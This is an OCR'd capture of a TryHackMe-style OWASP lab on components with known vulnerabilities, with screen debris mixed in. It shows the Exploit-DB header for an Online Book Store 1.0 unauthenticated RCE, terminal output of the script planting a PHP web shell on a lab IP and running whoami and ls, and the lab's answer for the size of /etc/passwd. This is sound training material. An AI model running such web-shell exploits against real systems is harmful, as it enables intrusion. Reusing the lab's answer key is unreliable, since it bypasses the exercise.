
D 20

EDB Verified: ✓


Exploit: ⬇ / {}

Vulnerable App:


```
# Exploit Title: Online Book Store 1.0 - Unauthenticated Remote Code Execution
# Google Dork: N/A
# Date: 2020-01-07
# Exploit Author: Tib3rius
# Vendor Homepage: https://projectworlds.in/free-projects/php-projects/online-book-store-project-in-php/
# Software Link: https://github.com/projectworlds32/online-book-store-project-in-php/archive/master.zip
```



```
┌──(mrhacker㉿kali)-[~/Downloads]
└─$ python3 47887.py
usage: 47887.py [-h] url
47887.py: error: the following arguments are required: url

┌──(mrhacker㉿kali)-[~/Downloads]
└─$ python3 47887.py http://10.10.137.43/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.137.43/bootstrap/img/2GhqKhtofg.php
> Example command usage: http://10.10.137.43/bootstrap/img/2GhqKhtofg.php?cmd=whoami
> Do you wish to launch a shell here? (y/n):
```


Burp Suite Community E...
Index - Mozilla Firefox
qterminal
Downloads
04:56 AM
mrhacker@kali: ~/Downloads
File Actions Edit View Help
Welcome to online CSE bookstore

```
└─$ python3 47887.py http://10.10.137.43/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.137.43/bootstrap/img/2GhqKhtofg.php
> Example command usage: http://10.10.137.43/bootstrap/img/2GhqKhtofg.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ whoami
www-data

RCE $ ls
2GhqKhtofg.php
4Bp1GgO6Ye.php
I9DXsSGS3d.php
OU14vBKCrY.php
S1GyTInlGR.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
e654RS9PbB.php
fwLoNUAAbt.php
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
tjj3dCizJ5.php
unnamed.png
web_app_dev.jpg

RCE $
```



Title	IP Address	Expires
Known Vulns	10.10.137.43	51m 25s

Woop woop! Your answer is correct.

Task 28 ○ [Severity 9] Components With Known Vulnerabilities - Exploit

Task 29 ✓ [Severity 9] Components With Known Vulnerabilities - Lab

The following is a vulnerable application, all information you need to exploit it can be found online.

Note: When you find the exploit script, put all of your input in quotes, for example "id"

How many characters are in /etc/passwd (use wc -c /etc/passwd to get the answer)

1611

Task 30 ○ [Severity 10] Insufficient Logging and Monitoring

Task 31 ○ What Next?

Created by ben

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 38541 users are in here and this ro
old.

1 You've started a streak. Ke
it going for 6 days for a ba